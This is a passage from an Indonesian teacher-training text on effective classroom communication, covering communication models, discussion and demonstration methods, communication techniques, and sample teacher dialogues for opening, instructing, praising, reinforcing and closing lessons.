Model interaksional sangat ideal digunakan dalam pembelajaran di kelas. Model interaksional memungkinkan adanya interaksi dalam kelas baik antara peserta didik dengan guru, ataupun peserta didik dengan peserta didik itu sendiri dan peserta didik dengan lingkungannya. Model ini akan membuat proses pembelajaran akan terasa lebih hidup. Peserta didik pun akan merasa puas atas semua pertanyaan dan jawaban dari guru yang dirasa belum dimengerti.

c. Model psikologis

Model komunikasi psikologis mempelajari perilaku individu, termasuk perilaku belajar, merupakan totalitas penghayatan dan aktivitas yang lahir sebagai hasil akhir saling pengaruh antara berbagai gejala, seperti perhatian, pengamatan, ingatan, pikiran dan motif

Model komunikasi psikologis yaitu memahami perkembangan perilaku apa saja yang telah diperoleh peserta didik setelah mengikuti pembelajaran tertentu. Media menjadi stimulus dari luar diri khalayak yang akan menyebabkan terjadinya perubahan sikap. Psikologi adalah ilmu yang mempelajari tingkah laku atau kepribadian manusia. Korelasinya dengan pembelajaran psikologi adalah salah satu cara untuk menganalisis

kepribadian atau tingkah laku peserta didik agar tercapai tujuan pembelajaran yaitu *behaviour change*.

Model komunikasi psikologis menerangkan bahwa dalam proses komunikasi, yang terlibat bukan hanya faktor fisik semata, tapi aspek psikologis setiap individu turut memegang peranan penting dalam proses komunikasi. Keadaan psikologis seorang individu akan mempengaruhi semua aspek kehidupannya. Salah satunya aspek pendidikan, yaitu kegiatan belajar. Apabila guru mampu menganalisis keadaan psikologis peserta didiknya, maka guru tersebut akan lebih mudah menentukan metode dan strategi yang akan digunakan dalam proses pembelajaran. Sebagai contoh, guru hendaknya tidak memaksakan diri untuk menyampaikan semua materi ketika ia melihat kondisi psikologis peserta didiknya tidak mendukung. Hendaknya guru tersebut berkomunikasi dengan peserta didiknya sehingga ia dapat menganalisis masalah apa yang sedang terjadi dan bagaimanakah penanganannya. Karena seorang guru tidak hanya berkewajiban menyampaikan materi pelajaran, tetapi unsur *behaviour change* dalam konteks kepribadian juga harus senantiasa menjadi tujuan utama pembelajaran seorang guru. Jadi, guru harus mampu berkomunikasi secara psikologis dengan peserta didiknya. Agar tujuan pembelajaran yaitu *behaviour change* tersebut dapat tercapai.

d. Model pragmatis

Model pragmatis ini berkaitan dengan kompleksitas waktu. Model pragmatis memiliki dua arah unsur yang dipandang amat penting, yaitu pertama, tindakan atau perilaku individu, yang dipandang sebagai unsur fundamental fenomenan komunikasi; inipun dianggap sebagai 'Lokus' komunikasi yang akibatnya komunikasi dipandang sama atau identik dengan perilaku itu sendiri. Kedua, Unsur waktu, yang dipandang sebagai dimensi tersendiri, yang muncul akibat dari kedua unsur itu sendiri. Tindakan atau perilaku individu dipandang terjadi dalam suatu rangkaian peristiwa yang berkesinambungan, sehingga keberurutan tindakan atau perilaku individu itu menjadi penting.

Urutan-urutan perilaku atau tindakan dari fase ke fase berikutnya membentuk dinamik suatu sistem komunikasi. Dalam sistem ini interaksi-interaksi ganda yang paling redundan” dinamakan ‘pola’. Jadi, untuk dapat memahami komunikasi manusia dalam perspektif pragmatis maka orang harus mencari dan memahami pola-pola interaksinya.

Model komunikasi pragmatis akan efektif dalam memecahkan kendala belajar bila guru dapat mendesain, memanfaatkan, dan mengelolanya dengan baik. Guru dapat memanfaatkan kondisi atau keadaan kelas dengan efektif dan efisien apabila guru dapat memanfaatkan model komunikasi ini dalam proses pembelajaran.

Model komunikasi pragmatis tentunya sulit untuk dikembangkan apabila suasana diskusi tersebut kurang mendukung. Untuk menjadikan metode diskusi ini efektif, lagi-lagi peranan guru dalam berkomunikasi dengan peserta didiknya, dan mengkomunikasikan dirinya dengan reeperentasi yang tepat perlu di tingkatkan. Apabila model komunikasi pragmatis ini dapat diterapkan dalam proses pembelajaran melalui metode diskusi, maka hal ini akan mempermudah guru dalam menyampaikan materi dan tentunya mempermudah peserta didik dalam menyerap materi pembelajaran. Penerapan model komunikasi pragmatis dalam metode diskusi ini memiliki korelasi dengan keterampilan guru dalam menggunakan model komunikasi mekanistik, psikologis, dan interaksional.

2. Metode dan teknik Komunikasi Efektif dalam Pembelajaran

a. Metode Komunikasi Efektif dalam Pembelajaran

Sosok guru dimata peserta didiknya merupakan seorang yang serba tahu dan bijaksana, sehingga peserta didik merasakan ada orang lain tempat mengadu, selain orang tuanya di rumah. Mereka merasa mempunyai orang tempat berlindung, bertanya, berdiskusi, dan tempat meminta nasihat untuk bisa memecahkan persoalan yang dihadapinya.

Berhadapan dengan peserta didik di kelas, guru merupakan sumber informasi dan ilmu pengetahuan. Guru dituntut untuk lebih banyak merangsang peserta didiknya dengan mengomunikasikan beberapa fakta yang terkait dengan mata pelajarannya dan bisa mempengaruhi peserta didiknya ke arah suatu aktivitas tertentu. Dengan kata lain, dalam suasana pembelajaran terjadi proses komunikasi antara guru dengan peserta didiknya.

Pada umumnya proses pembelajaran berlangsung secara terencana di dalam kelas dan bersifat tatap muka dalam kelompok yang relatif kecil. Meskipun demikian guru sewaktu-waktu dapat mengubah bentuk komunikasi kelompok itu menjadi komunikasi antar personal, bahkan tidak mustahil akan terjadi komunikasi intra personal pada diri peserta didiknya masing-masing. Dalam keadaan demikian akan terjadi pula suatu dialog yang menimbulkan komunikasi dua arah, dimana guru dan peserta didik bisa berubah-ubah kedudukan sebagai unsur komunikasinya. Suatu waktu guru berlaku sebagai komunikator, dan peserta didik merupakan komunikannya. Di saat lain, kondisi menghendaki si peserta didik menjadi komunikator, dan guru menjadi komunikannya.

Komunikasi dua arah akan terwujud apabila peserta didik bersikap responsif. Sebaliknya apabila mereka bersikap pasif, hanya mendengar atau mencatat saja, tanpa ada gairah untuk mengajukan pertanyaan atau komentar, meskipun komunikasinya bersifat tatap muka, maka prosesnya tetap berlangsung satu arah dan komunikasinya pun tidak efektif lagi. Demi tepat gunanya komunikasi bagi suksesnya proses pembelajaran jelas bahwa bentuk-bentuk komunikasi yang terlibat tadi harus dipacu dengan suatu strategi dan teknik komunikasi yang mampu mewujudkan suasana belajar yang diwarnai dengan komunikasi dua arah. Secara strategis guru harus membaca situasi dan kondisi peserta didiknya, sedangkan secara teknis guru bisa menggunakan teknik persuasif berupa dialog atau diskusi, demonstrasi, penggunaan audio visual aids, retorika, dan sebagainya.

1) Diskusi

Dalam usaha komunikasi untuk membangkitkan daya penalaran peserta didik, mereka sendiri ikut menentukan keberhasilannya, betapa tidak, para pelajar pada hakekatnya bukan hanya insan yang hanya siap untuk digiring atau didorong-dorong ke suatu sikap tertentu. Apabila mereka berada di alam demokrasi dan secara psikologis memiliki temperamen tinggi (Zakiah Daradjat, 1983: 1 – 20), serta dalam keadaan proses pembebasan diri (Gunarsa, 1978: 1 – 20). Demi efektifnya komunikasi yang berlangsung suasana pembelajaran hendaknya diciptakan menjadi suasana peserta didik aktif menggunakan kesempatannya untuk bertanya, berkomentar dan mengeluarkan pendapatnya, dengan demikian peserta didik merasa terbiasa atas kebenaran yang dikemukakannya. Dengan kata lain proses komunikasi dalam bentuk diskusi ini dapat berfungsi untuk (1) Meningkatkan intelektualitas peserta didik atas materi pelajaran yang didiskusikannya. (2) Mewujudkan komunikasi intra dan antar persona di kalangan peserta didik itu sendiri.

Pada saat peserta didik melakukan komunikasi intra persona, terjadilah suatu proses bertahap dari persepsi ideasi, dan berakhir pada transmisi. Pada tahap persepsi, peserta didik melakukan penginderaan terhadap mata pelajaran yang disajikan gurunya, sehingga timbul kesan pada pusat sarafnya. Pusat sarafnya mengolah kesan tadi menjadi sandi yang berwujud ide-ide (tahap ideasi). Atas dasar pemikiran lebih lanjut yang mengacu pada pengetahuan dan pengalaman yang diperolehnya selama jalan hidupnya, ide-ide tadi disusun secara sistematis dan logis menjadi suatu kesatuan konsep yang siap ditransmisikan kepada rekan rekannya atau kepada gurunya dalam bentuk umpan balik dari cara gurunya mengajar mereka. Dengan demikian, terwujudlah produk penalaran peserta didik terhadap materi pelajaran yang disodorkan gurunya, sekaligus menjadi umpan yang berguna untuk menilai dan atau memperbaiki cara

guru berkomunikasi, sehingga dapat memperjelas materi atau masalah yang diajarkannya itu bagi peserta didiknya.

2) Demonstrasi

Demonstrasi merupakan metode yang ampuh dalam upaya mempengaruhi orang lain. Sifat utama dari demonstrasi adalah merangsang peserta didik untuk ikut berpartisipasi dalam proses pembelajaran yang dilakukan oleh gurunya. Dalam hal ini si peserta didik dipacu untuk bisa mengenal serta mengalami apa yang menjadi persoalan dalam materi pelajaran itu, sekaligus mereka pun turut serta dalam memecahkan persoalan itu. Oleh karena itu, guru dituntut untuk dapat menyatakan tujuan demonstrasi secara verbal sedemikian rupa sehingga peserta didik merasa tertarik dan berminat untuk menyaksikan demonstrasi tersebut (Therber, 1959: 135).

Peserta didik umumnya cepat menerima dan tertarik pada maksud demonstrasi yang ada hubungannya dengan bakat mereka, hal-hal yang aneh, dan atau luar biasa. Guru yang cerdas akan meminta peserta didiknya untuk melakukan sendiri apa yang ia kehendaki dalam demonstrasi itu, serta memikirkan hasilnya. Masalah-masalah yang menarik akan timbul pada saat peserta didik akan menemukan tujuan dan kegunaan apa yang didemonstrasikannya. Dengan demikian mereka memperoleh nilai tambah dalam hal pengetahuan yang sedang dipelajarinya.

Ada beberapa cara yang harus diperhatikan dalam mencapai keberhasilan demonstrasi, yaitu harus dilakukan secara menarik dan diterangkan sejelas mungkin. Dalam hal ini guru harus memperkenalkan alat-alat yang akan dipergunakan dan ada hubungannya dengan mata pelajaran yang diberikan pada peserta didiknya. Untuk itu, guru harus mempersiapkan diri dengan baik dan mengatur menyampaikan keterangan secara sistematis sesuai dengan tingkat kecerdasan peserta didiknya. Ada baiknya disediakan waktu yang tepat, sebagai selingan dalam berlangsungnya demonstrasi itu, untuk membuat rangkuman atau ikhtisar dari bagian yang telah didemonstrasikan. Apa yang didemonstrasikan hendaknya dapat dilihat dengan terang, dan apa yang diucapkan dapat didengar dengan jelas.

Demonstrasi akan menarik apabila peserta didik digiring untuk dapat memenuhi harapannya. Untuk itu, guru harus mahir dan terampil melakukannya, melalui persiapan yang matang. Untuk kebutuhan perencanaan guru perlu:

- a) Mengetahui situasi dan kondisi peserta didik saat akan dilakukan demonstrasi, serta hal-hal yang paling menarik bagi mereka.
- b) Menuliskan pokok-pokok persoalan yang akan diperbincangkan, pada papan tulis atau melalui selebaran yang dibagi-bagikan.
- c) Menetapkan jadwal waktu penahapan pelaksanaan demonstrasi yang diselingi dengan penjelasan dan diskusi.
- d) Menyediakan pertanyaan-pertanyaan untuk bahan cheking terhadap pemahaman dan pengertian peserta didik akan tujuan dan isi demonstrasi yang telah dilakukan.
- e) Membuat kesimpulan dan mengulang pelaksanaan demonstrasi sedapat mungkin sehingga peserta didik merasa puas dan memahami benar apa yang dimaksud dengan demonstrasi. Bila perlu, peserta didik diberi kesempatan untuk mencobanya sendiri.

b. Teknik Komunikasi Efektif

Bagian di atas telah diuraikan strategi, model, dan metode komunikasi yang efektif dalam pembelajaran. Bagian tersebut terkait satu dengan lainnya. Strategi pembelajaran memuat aspek sistemik yang ada berkaitan dengan komunikasi efektif. Model pembelajaran memuat kerangka konseptual dan operasional keberlangsungan komunikasi efektif. Metode memuat cara yang digunakan dalam mengaplikasikan komunikasi efektif. Pada bagian ini akan diuraikan teknik yang dapat digunakan dalam penerapan komunikasi efektif. Teknik ini berkenaan dengan realitas yang terjadi dalam pelaksanaan komunikasi efektif. Rangkaian teknik yang ada akan menunjukkan metode yang digunakan dan rangkaian metode yang ada akan mengacu kepada suatu model komunikasi tertentu dalam rangka mewujudkan strategi komunikasi efektif yang dipraktikkan oleh guru dan peserta didik di dalam lingkungan kelas.

Secara teknis sejumlah hal penting yang perlu diperhatikan saat proses informasi untuk komunikasi dalam pembelajaran, antara lain: (1) hal yang akan disampaikan sampai kepada penerima tanpa ada pembiasan isi (subject = outcome), (2) hal yang akan disampaikan setingkat dengan kemampuan siswa dalam menelaah (tingkat intelegensi siswa, pengalaman-pengalaman yang pernah didapat), (3) siswa terikat secara aktif dalam proses belajar dengan cara menghubungkan apa yang mereka dapat sebelumnya dengan hal baru yang akan disampaikan, (4) siswa diminta menunjukkan kemajuan sehingga pencapaiannya dapat dianalisis, umpan balik mendapat respon sehingga terlihat jelas sukses dalam usahanya, dan (5) siswa diberi waktu luang yang cukup untuk berlatih dengan kondisi beragam untuk meyakinkan proses retensi dan tranfer yang sedang terjadi.

Teknik komunikasi dalam proses belajar mengajar dapat dikategorikan dalam dua kelompok besar, yaitu teknik komunikasi berdasarkan nosinya dan teknik keomunikasi berdasarkan saluran yang digunakan. Teknik komunikasi berdasarkan nosinya, disajikan berikut ini.

a) Komunikasi informatif (informatif communication)

Teknik Suatu pesan yang disampaikan kepada seseorang atau sejumlah orang tentang hal-hal baru yang diketahuinya

b) Komunikasi persuasif (persuasive communication)

Proses mempengaruhi sikap, pandangan atau perilaku seseorang dalam bentuk kegiatan membujuk, mengajak, sehingga ia melakukan dengan kesadaran sendiri.

c) Komunikasi instruktif/koersif (instructive/coersive communication)

Komunikasi yang mengandung ancaman, sanksi dan lain-lain yang bersifat paksaan, sehingga orang-orang yang dijadikan sasaran melakukan sesuatu secara terpaksa, karena takut akibatnya.

Selain teknik komunikasi yang diuraikan di atas, teknik komunikasi berikutnya yang perlu pula mendapatkan perhatian guru ketika melakukan

pembelajaran adalah teknik komunikasi berdasarkan saluran yang digunakan. Teknik ini diuraikan di bawah ini.

a) Teknik Komunikasi Langsung

Seorang guru memberikan pelajaran secara langsung dengan bertatap muka dengan para peserta didik dalam suatu ruangan ataupun di luar ruangan dalam konteks pembelajaran. Seperti yang terjadi di sekitar kita mulai dari sekolah dasar sampai perguruan tinggi.

Dalam menerapkan strategi ini beberapa hal yang perlu diperhatikan:

(1) Dengarkan seutuhnya apa yang peserta didik inginkan

Biarkan peserta didik tahu bahwa guru tertarik untuk mengetahui tentang mereka. Tanyakan kepada mereka apa yang terjadi di sekolah. Jangan beralih ke hal lain ketika mereka mulai bicara. Guru perlu menunjukkan rasa penasaran tentang apa yang peserta didik sampaikan.

(2) Berikan waktu untuk merespon

Peserta didik memerlukan beberapa saat untuk memproses dan memahami apa yang dikatakan oleh gurunya. Jadi berikan mereka waktu untuk merespon perkataan guru.

(3) Lakukan komunikasi lebih sederhana dan jelas

Hindari membuat peserta didik bingung dengan menunjukkan sikap dan kata-kata yang rumit. Mereka mungkin bisa salah mengartikan perkataan atau gerak tubuh guru sebagai akibat dari rumitnya kata-kata yang digunakan.

(4) Hargai prestasi apa pun yang ditunjukkan peserta didik

Berikan pujian atas hal positif yang ditunjukkan oleh peserta didik dan terhadap hal yang terlihat menyimpang atau terkesan gagal sampaikan kata-kata yang menghibur bukan kata-kata yang mematahkan semangat mereka.

(5) Senantiasalah Memotivasi peserta didik

Ciptakan rasa aman di dalam kelas dan berikan peserta didik kesempatan untuk berkarya sesuai keinginan mereka yang mendukung tujuan pembelajaran yang sedang dilaksanakan.

(6) Katakan sesuatu dengan cara yang lebih positif

Sebagian Guru sering memakai intonasi tinggi saat mengajarkan sesuatu. Kebiasaan ini sebaiknya mulai ditinggalkan karena membuat peserta didik merasa takut dan akhirnya tidak percaya diri. Guru bisa mengganti kata-kata itu dengan sesuatu yang lebih positif seperti "Tasnya kalau ditaruh di situ bisa lebih rapi, sayang."

(7) Menanggapi sesuatu dengan sabar

Luangkan waktu untuk berpikir tentang apa yang ingin peserta didik sampaikan dan respon dengan cara yang lembut dan penuh perhatian. Menanggapi sesuatu dengan sabar adalah cara terbaik untuk berkomunikasi dengan mereka.

(8) Tunjukkan senyum yang terbaik

Kesenangan ditunjukkan oleh tipe senyum yang diberikan. Semakin sering guru tersenyum akan menunjukkan suasana hatinya yang semakin senang dan hal ini membuka komunikasi efektif dengan peserta didik dengan komunikannya. Senyum akan mengusir emosi negatif yang ada di antara guru dan peserta didiknya.

(9) Beri tanggapan dengan cara memparaphrase kata-kata yang diucapkan, menggambarkan perilaku khusus yang diperlihatkan, dan tanggapan mengenai kedua hal tersebut.

(10) Jaga nada suara, jangan sampai berteriak, menghakimi, atau seperti memusuhi.

b) Teknik Komunikasi Tidak Langsung

Komunikasi secara tidak langsung dilakukan melalui perantara saluran media. Guru dapat memberikan suatu pembelajaran melalui suatu media tanpa harus bertatap muka secara langsung dengan peserta didiknya. Peserta didiknya pun dapat memperoleh informasi secara luas melalui media tersebut. Seperti model sekolah jarak jauh yaitu memanfaatkan media internet sebagai alat untuk pembelajaran.

Selain untuk menyajikan pesan, sebenarnya ada beberapa fungsi lain yang dapat dilakukan oleh media. Namun jarang sekali ditemukan seluruh fungsi tersebut dipenuhi oleh media komunikasi dalam suatu sistem pembelajaran. Sebaliknya suatu program media tunggal seringkali dapat mencakup beberapa fungsi sekaligus. Fungsi-fungsi tersebut antara lain:

1) Memberikan pengetahuan tentang tujuan belajar

Pada permulaan pembelajaran, peserta didik perlu diberi tahu tentang pengetahuan yang akan diperolehnya atau ketrampilan yang akan dipelajarinya. Kepada peserta didik harus dipertunjukkan apa yang diharapkan darinya, apa yang harus dapat ia lakukan untuk menunjukkan bahwa ia telah menguasai bahan pelajaran dan tingkat kesulitan yang diharapkan. Untuk pembelajaran khususnya yang menampilkan gerak dapat mempertunjukkan kinerja (performance) yang harus dipelajari peserta didik. Dengan demikian dapat menjadi model perilaku yang diharapkan dapat dipertunjukkannya pada akhir pembelajaran.

2) Memotivasi peserta didik

Salah satu peran yang umum dari media komunikasi adalah memotivasi peserta didik. Tanpa motivasi, sangat mungkin pembelajaran tidak menghasilkan belajar. Usaha untuk memotivasi peserta didik seringkali dilakukan dengan menggambarkan sejeles mungkin keadaan di masa depan, dimana peserta didik perlu menggunakan pengetahuan yang telah diperolehnya. Jika peserta didik menjadi yakin tentang relevansi pembelajaran dengan kebutuhannya di masa depan, ia akan termotivasi mengikuti pembelajaran. Media yang sesuai untuk menggambarkan keadaan masa depan adalah media yang dapat menunjukkan sesuatu atau menceritakan (tell) hal tersebut. Bila teknik bermain peran digunakan (seperti lawak atau drama), pengalaman yang dirasakan peserta didik akan lebih kuat. Film juga seringkali diproduksi dan digunakan untuk tujuan motivasi dengan cara yang lebih alami.

3) Menyajikan informasi

Media seperti film dan televisi dapat digunakan untuk menyajikan informasi. Guru kelas bebas dari tugas mempersiapkan dan menyajikan pelajaran, ia dapat menggunakan energinya kepada fungsi-fungsi yang lain seperti merencanakan kegiatan peserta didik, mendiagnosa masalah peserta didik, memberikan konseling secara individual. Ada tiga jenis variasi penyajian informasi:

a) Penyajian dasar (basic)

Membawa peserta didik kepada pengenalan pertama terhadap materi pembelajaran, kemudian dilanjutkan dengan diskusi, kegiatan peserta didik atau review oleh guru kelas

b) Penyajian pelengkap (supplementary)

Setelah penyajian dasar dilakukan oleh guru kelas, media digunakan untuk membawa sumber-sumber tambahan ke dalam kelas, melakukan apa yang tidak dapat dilakukan di kelas dengan cara apapun

c) Penyajian pengayaan (enrichment)

Merupakan informasi yang tidak merupakan bagian dari tujuan pembelajaran, ditiadakan karena memiliki nilai motivasi dan dapat mencapai perubahan sikap dalam diri peserta didik.

4) Merangsang diskusi

Kegunaan media untuk merangsang diskusi seringkali disebut sebagai papan loncat, diambil dari bentuk penyajian yang relatif singkat kepada sekelompok peserta didik dan dilanjutkan dengan diskusi. Format media biasanya menyajikan masalah atau pertanyaan, seringkali melalui drama atau contoh pengalaman manusia yang spesifik. Penyajian dibiarkan terbuka (open-end), tidak ada penarikan kesimpulan atau saran pemecahan masalah. Kesimpulan atau jawaban diharapkan muncul dari peserta didik sendiri dalam interaksinya dengan pemimpin atau dengan sesamanya. Penyajian media diharapkan dapat merangsang pemikiran, membuka masalah, menyajikan latar belakang informasi dan memberikan fokus diskusi.

5) Mengarahkan kegiatan peserta didik

Pengarahan kegiatan merupakan penerapan dari metode pembelajaran yang disebut metode kinerja (performance) atau metode penerapan (application). Penekanan dari metode ini adalah pada kegiatan melakukan (doing). Media dapat digunakan secara singkat atau sebentar – sebentar untuk mengajak peserta didik mulai dan berhenti. Dengan kata lain program media digunakan untuk mengarahkan peserta didik dilakukan kegiatan langkah demi langkah (step-by-step). Penyajian bervariasi, mulai dari pembelajaran sederhana untuk kegiatan peserta didik, seperti tugas pekerjaan rumah sampai pengarahannya langkah demi langkah untuk percobaan laboratorium yang kompleks. Permainan merupakan metode pembelajaran yang sangat disukai khususnya bagi peserta didik sekolah menengah, memiliki nilai motivasional yang tinggi, melibatkan peserta didik lebih baik daripada metode pembelajaran yang lain.

6) Memperkuat belajar

Penguatan seringkali disamakan dengan motivasi, atau digolongkan dalam motivasi. Penguatan adalah kepuasan yang dihasilkan dari belajar, dimana cenderung meningkatkan kemungkinan peserta didik merespon dengan tingkah laku yang diharapkan. Penguatan paling efektif diberikan beberapa saat setelah respon diberikan. Suatu program media menyajikan pertanyaan kepada peserta didik, kemudian peserta didik menyusun jawabannya atau memilih dari beberapa kemungkinan jawaban. Setelah

peserta didik menentukan jawabannya, ia sangat termotivasi untuk segera mengetahui jawaban yang benar. Jika peserta didik mengetahui bahwa jawabannya benar, maka ia dikuatkan. Bahkan jika peserta didik tahu jawabannya salah, namun jika ditunjukkan seberapa dekat jawabannya mendekati kebenaran, maka hal tersebut juga merupakan penguatan.

Media apapun yang dapat digunakan untuk menyajikan informasi juga mampu menyajikan pertanyaan dan merangsang peserta didik untuk menjawab. Media apapun yang mampu melakukan fungsi ini, ia juga dirancang untuk memberikan jawaban benar terhadap pertanyaan kognitif, segera setelah peserta didik diberi kesempatan menjawab, sehingga dimungkinkan untuk membandingkan dan memperoleh pengetahuan tentang hasil sesegera mungkin.

Agus Suheri (2006:1) menyebutkan bahwa Lembaga Riset dan Penerbitan Komputer, yaitu Computer Technology Research (CTR) menemukan bahwa "orang hanya mampu mengingat 20 % dari apa yang dilihat dan 30 % dari yang didengar. Tetapi orang dapat mengingat 50 % dari yang dilihat dan didengar dan 80 % dari yang dilihat, didengar dan dilakukan sekaligus. Komunikasi yang jelas dalam sebuah pembelajaran adalah salah satu syarat pembelajaran dapat berlangsung efektif. Jadi bila kita ingin menjadi guru yang efektif, marilah kita bersama-sama memperbaiki kemampuan kita berkomunikasi kepada peserta didik-peserta didik kita pada setiap pembelajaran yang kita laksanakan. Ada beberapa komponen dalam komunikasi pembelajaran yang efektif, yaitu:

- a) Penggunaan terminologi yang tepat
- b) Presentasi yang sinambung dan runtut
- c) Sinyal transisi atau perpindahan topik bahasan
- d) Tekanan pada bagian-bagian penting pembelajaran
- e) Kesesuaian antara tingkah laku komunikasi verbal dengan tingkah laku komunikasi nonverbal.

3. Praktik Komunikasi efektif dalam Pembelajaran

Komunikasi dalam pembelajaran dikatakan efektif jika pesan yang dalam hal ini adalah materi pelajaran dapat diterima dan dipahami, serta menimbulkan umpan balik yang positif oleh peserta didik. Komunikasi efektif dalam pembelajaran harus didukung dengan keterampilan komunikasi antar pribadi yang harus dimiliki oleh seorang guru.

Komunikasi antar pribadi merupakan komunikasi yang berlangsung secara informal antara dua orang individu. Komunikasi ini berlangsung dari hati ke hati, karena di antara kedua belah pihak terdapat hubungan saling mempercayai. Komunikasi antar pribadi akan berlangsung efektif apabila pihak yang berkomunikasi menguasai keterampilan komunikasi antar pribadi.

Dalam kegiatan belajar mengajar, komunikasi antar pribadi merupakan suatu keharusan, agar terjadi hubungan yang harmonis antara guru dengan peserta didik. Keefektifan komunikasi dalam kegiatan belajar mengajar ini sangat tergantung dari kedua belah pihak. Akan tetapi karena guru yang memegang kendali kelas, maka tanggung jawab terjadinya komunikasi dalam kelas yang sehat dan efektif terletak di tangan guru.

Dalam pembelajaran di kelas, komunikasi efektif guru dengan peserta didik didukung dengan kalimat-kalimat efektif dan efisien agar peserta didik memahami dan melaksanakan kegiatan dengan benar sesuai dengan apa yang dimaksud guru.

Berikut ini disajikan sejumlah praktik komunikasi efektif dalam pembelajaran. Dinukilkan sejumlah dialog yang dipandang efektif dalam melakukan komunikasi dengan peserta didik.

1. Pembukaan/ apersepsi.

Sebelum memulai kegiatan pembelajaran di kelas, guru menyapa peserta didik dengan bahasa yang efektif dan efisien yang mudah dipahami oleh peserta didik sebagai sarana komunikasi awal untuk menggali informasi kesiapan peserta didik melaksanakan kegiatan belajar, serta dapat memberikan motivasi kepada peserta didik. Beberapa contoh di antaranya, menanyakan kabar peserta didik tentang kesehatan, kesiapan belajar. Dengan memberikan beberapa pertanyaan seputar keadaan peserta didik, akan dapat menciptakan suasana pembelajaran yang lebih kondusif. Dengan kondisi yang kondusif, peserta didik lebih siap untuk menerima instruksi pembelajaran.

Contoh:

Guru : " Selamat pagi. Apa kabar."

Peserta didik:

Guru : "Siapa yang tidak hadir hari ini?"

Peserta didik:

Guru : "Ada yang tahu mengapa ...tidak hadir?"

Peserta didik:

Guru : "Jika sempat, jenguklah...di rumahnya."

Guru : "Selamat pagi. Apakah sudah siap belajar hari ini?"

Peserta didik:

Guru : "Baik, akan diberikan waktu 5 menit untuk membaca kembali pelajaran yang lalu, atau silakan jika ada yang ingin bertanya."

Guru : "Selamat pagi. Apa kabar. Sudah siap ulangan hari ini?"

Peserta didik:

Guru : "Baik, diberikan waktu 10 menit mempelajari kembali, kemudian kita mulai ulangan."

2. Menginstruksikan.

Dalam proses pembelajaran, guru akan memberikan instruksi kepada peserta didik, seperti mengerjakan tugas, melakukan kegiatan berdasarkan lembar kerja siswa, menampilkan karya peserta didik, baik individu maupun kelompok. Instruksi menggunakan kalimat efektif agar peserta didik dapat melakukan kegiatan sesuai yang diharapkan oleh guru.

Contoh:

Guru : “Buatlah naskah drama berdasarkan cerita pendek dari teks yang telah disediakan sebanyak dua halaman secara individu.”

Guru : “Buatlah presentasi langkah-langkah melakukan sesuatu dalam bentuk power point berdasarkan konsep yang telah dibuat secara berkelompok sesuai dengan nama-nama yang telah ditentukan.”

Guru : “Maju dan bacalah puisi yang telah dibuat dengan memperhatikan aspek-aspek membaca puisi, di antaranya, intonasi, ekspresi, gesture, dan penghayatan.”

Guru : “Dengarkan dan perhatikan pembacaan puisi dari temanmu. Setelah itu, berikan pendapat dan saran dari pembacaan puisi tersebut secara lisan.”

3. Memuji dan memotivasi.

Setiap peserta didik butuh diterima dan diakui eksistensinya oleh guru dan teman-temannya. Terkadang guru lupa atau jarang memberi pujian kepada peserta didik tentang perubahan yang telah mereka lakukan baik dalam bidang akademik maupun perilaku. Pujian dan motivasi yang diberikan guru dapat membuat peserta didik merasa istimewa dan diterima

segala kelebihan dan kekurangannya. Dengan demikian hal ini akan meningkatkan rasa percaya diri dan selanjutnya akan meningkatkan motivasi belajar.

Pujian yang diberikan kepada peserta didik hendaklah tulus, tidak berlebihan, dan jelas, sehingga peserta didik mengetahui alasan perilaku atau prestasinya dihargai dan diapresiasi guru. Kalimat pujian yang diberikan tidak membuat peserta didik tersebut berbesar kepala dan peserta didik lain menjadi kecil hati serta merasa dibandingkan.

Contoh:

Awal pertemuan kelas bahasa, Guru membuka pelajaran dengan berdoa, menyanyikan lagu nasional dan mengecek kehadiran peserta didik dan memberi pujian kepada mereka yang hadir tepat waktu dalam pembelajaran. Pujian juga senantiasa diberikan ketika berlangsungnya proses belajar mengajar. Pujian diberikan atas selesainya peserta didik mengerjakan tugas tertentu atau menyajikan tugas di depan kelas. Bagi mereka yang telah mendapat nilai yang baik, pujian senantiasa diberikan dan sampai pada akhir pembelajaran pujian-pujian tersebut tetap terpelihara.

Berikut ini sejumlah pujian yang dapat memotivasi peserta didik dalam kegiatan pembelajaran.

“tampilan kamu menyenangkan kami semua”

“karya ini layak dibaca masyarakat luas”

“kamu sudah menunjukkan jati diri sebagai siswa”

“ kamu tunjukkan kemampuan terbaikmu hari ini”

“hari ini kami semua senang sekali menyaksikan presentasimu”

“Tepuk tangan untuk Andi”

“hadiah jempol ganda untukmu”

Untuk pertemuan awal kelas bahasa Prancis tingkat pemula, guru diharapkan untuk menstimulus siswa mengemukakan hal-hal mengenai pengetahuannya tentang apapun yang berhubungan dengan Prancis.

Siswa menjawab: Paris, Eiffel, Tour de France, Rolland-Garros, Yves Saint Laurent, dan lain lain

Guru memberikan tanggapan pada setiap murid yang menjawab dengan pujian: “Bien” (good), “Très Bien (very good), “parfait” (Excelent).

Guru mengajukan pertanyaan kepada peserta didik dan dijawab dengan benar oleh peserta didik. Guru memberikan pujian berupa acungan jempol. Gesture ini menandakan guru mengapresiasi jawaban peserta didik.

4. Penguatan.

Dalam interaksi yang terjadi antara guru dan murid, diperlukan penguatan yang menunjang proses pembelajaran di dalam kelas. Penguatan ini bukan hanya sekedar materi ajar, yang secara tekstual dapat dibaca oleh siswa, namun juga guru dapat memberikan materi tersebut dengan media media lainnya.

Contoh:

Dalam pembelajaran sejarah, guru menerangkan materi tentang Candi Borobudur.

Kemudian, guru bertanya: “Candi borobudur dipengaruhi oleh kebudayaan apa? Hindu atau Budha?”

Peserta didik: “Budha.”

Guru : “Tepat sekali. Mari kita lihat bersama slide berikut. Pada gambar ini apa yang kalian temukan?”

Peserta didik: “Stupa.”

Guru : “Betul. Stupa merupakan salah satu ciri dari bangunan berkebudayaan Budha.”

5. Penutup/ refleksi.

Setelah materi ajar selesai disampaikan, guru merangkum materi yang telah dipelajari pada pertemuan hari itu. Guru memberikan latihan untuk

dikerjakan secara mandiri agar materi hari ini dapat langsung diaplikasikan oleh murid. Guru juga memberikan kesempatan kepada murid untuk menanyakan kembali materi yang tidak mereka kuasai.

Contoh:

Guru : "Demikian pelajaran hari ini. Apa saja yang telah kita pelajari hari ini?"

Peserta didik:

Guru : "Betul sekali. Ada yang masih ingin ditanyakan?"

Peserta didik:

Guru : "Baiklah, jika tidak ada pertanyaan, silakan kalian membawa gambar tokoh idola masing-masing untuk pertemuan berikutnya."

Peserta didik:

D. Aktivitas Pembelajaran

